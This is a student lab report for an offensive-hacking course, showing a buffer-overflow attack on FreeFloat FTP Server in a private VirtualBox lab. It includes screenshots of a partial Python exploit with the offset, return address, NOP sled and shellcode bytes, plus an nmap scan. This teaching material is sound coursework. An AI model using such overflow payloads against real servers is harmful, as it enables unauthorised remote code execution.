



IE4012

Offensive Hacking Tactical and Strategic

4th Year, 1st Semester

Report Submission

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

10.05.2020

About the Target

- There are two types of images in this, one for the Kali Linux and other is for the FTP server.
- In server side, you have to install the Immunity debugger for saw it.
- In immunity Debugger, we can attach the FTP server and check the exploitations. Images is in the figure 07.

About the Exploitation Code

- The Exploitation code is written in Python.
- It will be saw in Figure 04.
- Download Source is <https://www.exploit-db.com/exploits/23243>
- If you download the FTP server, you can add it to the immunity Debugger as I mention earlier.

1.Download the FTPserver exploitation.




Figure 1

2.Download the Immunity Debugger and install.




Figure 2

3.Nano exploit.py





Figure 3

4. Inside the exploit.py



The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. The terminal window is titled "root@kali: ~/Desktop/FTP_Server" and displays the contents of the file "exploit.py" using the GNU nano 3.1 editor. The script is a Python exploit for FreeFloat FTP Server Remote Command Execution. It includes a title, date, author, vendor homepage, and tested environment. The script uses the socket module and Tkinter for a message box. It defines a function "exploit()" that sets a target IP, calculates a junk offset, sets the EIP to a specific address, and constructs a payload with a series of hex-encoded bytes. The terminal also shows a status bar with keyboard shortcuts and a taskbar at the bottom.


```
GNU nano 3.1 exploit.py

#Exploit title: FreeFloat FTP Server Remote Command Execution USER Comm$
#Date: 06/12/2012
#Exploit Author: D35m0nd142
#Vendor Homepage: http://www.freefloat.com
#Tested on Windows XP SP3 with Ubuntu 12.04
#!/usr/bin/python
import socket,sys,time,os
import Tkinter,tkMessageBox
os.system("clear")
def exploit():
    target = ip.get()
    junk = "\x41" * 230      # Offest Number --> 230
    eip = "\x53\x93\x37\x7E" # 0x7E379353 FFE4 JMP E$
    nops = "\x90" * 20
    payload = ("\xb8\xe9\x78\x9d\xdb\xda\xd2\xd9\x74\x24\xf4\x5e\x2b$
"\xb1\x4f\x31\x46\x14\x83\xc6\x04\x03\x46\x10\x0b\x8d\x61" +
"\x33\x42\x6e\x9a\xc4\x34\xe6\x7f\xf5\x66\x9c\xf4\xa4\xb6" +
"\xd6\x59\x45\x3d\xba\x49\xde\x33\x13\x7d\x57\xf9\x45\xb0" +
"\x68\xcc\x49\x1e\xaa\x4f\x36\x5d\xff\xaf\x07\xae\xf2\xae" +
"\x40\xd3\xfd\xe2\x19\x9f\xac\x12\x2d\xdd\x6c\x13\xe1\x69" +
"\xcc\x6b\x84\xae\xb9\xc1\x87\xfe\x12\x5e\xcf\xe6\x19\x38" +
"\xf0\x17\xcd\x5b\xcc\x5e\x7a\xaf\xa6\x60\xaa\xfe\x47\x53" +
"\x92\xac\x79\x5b\x1f\xad\xbe\x5c\xc0\xd8\xb4\x9e\x7d\xda" +
"\x0e\xdc\x59\x6f\x93\x46\x29\xd7\x77\x76\xfe\x81\xfc\x74" +
"\x4b\xc6\x5b\x99\x4a\x0b\xd0\xa5\xc7\xaa\x37\x2c\x93\x88" +
"\x93\x74\x47\xb1\x82\xd0\x26\xce\xd5\xbd\x97\x6a\x9d\x2c" +

[ Read 63 lines (Converted from DOS format) ]
^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit          ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Linter
```

Figure 4

5. Find the ftp port number using nmap




```
Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Su
File Edit View Search Terminal Help
Automatic suspend
Computer will suspend ve
root@kali: ~/D
exploit.p
root@kali:~/Desktop/FTP_Server# nmap 192.168.56.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.56.1
Host is up (1.0s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsure
912/tcp    open  apex-mesh
1093/tcp   open  proofd
1113/tcp   open  ltp-deepspace
5357/tcp   open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 43.501 seconds
root@kali:~/Desktop/FTP_Server#
```

```
exploit.py
#!/usr/bin/python
import socket,sys,time,os
import Tkinter,tkMessageBox
os.system("clear")
def exploit():
    target = ip.get()
    junk = "\x41" * 230      # Offset N
    eip = "\x53\x93\x37\x7E" # 0x7E37
    nops = "\x90" * 20
    payload = ("\xb8\xe9\x78\x9d\xdb\xdb\x
    "\x33\x42\x6e\x9a\xc4\x34\xe6\x7f\x
    "\xd6\x59\x45\x3d\xba\x49\xde\x33\x
    "\x68\xcc\x49\x1e\xaa\x4f\x36\x5d\x
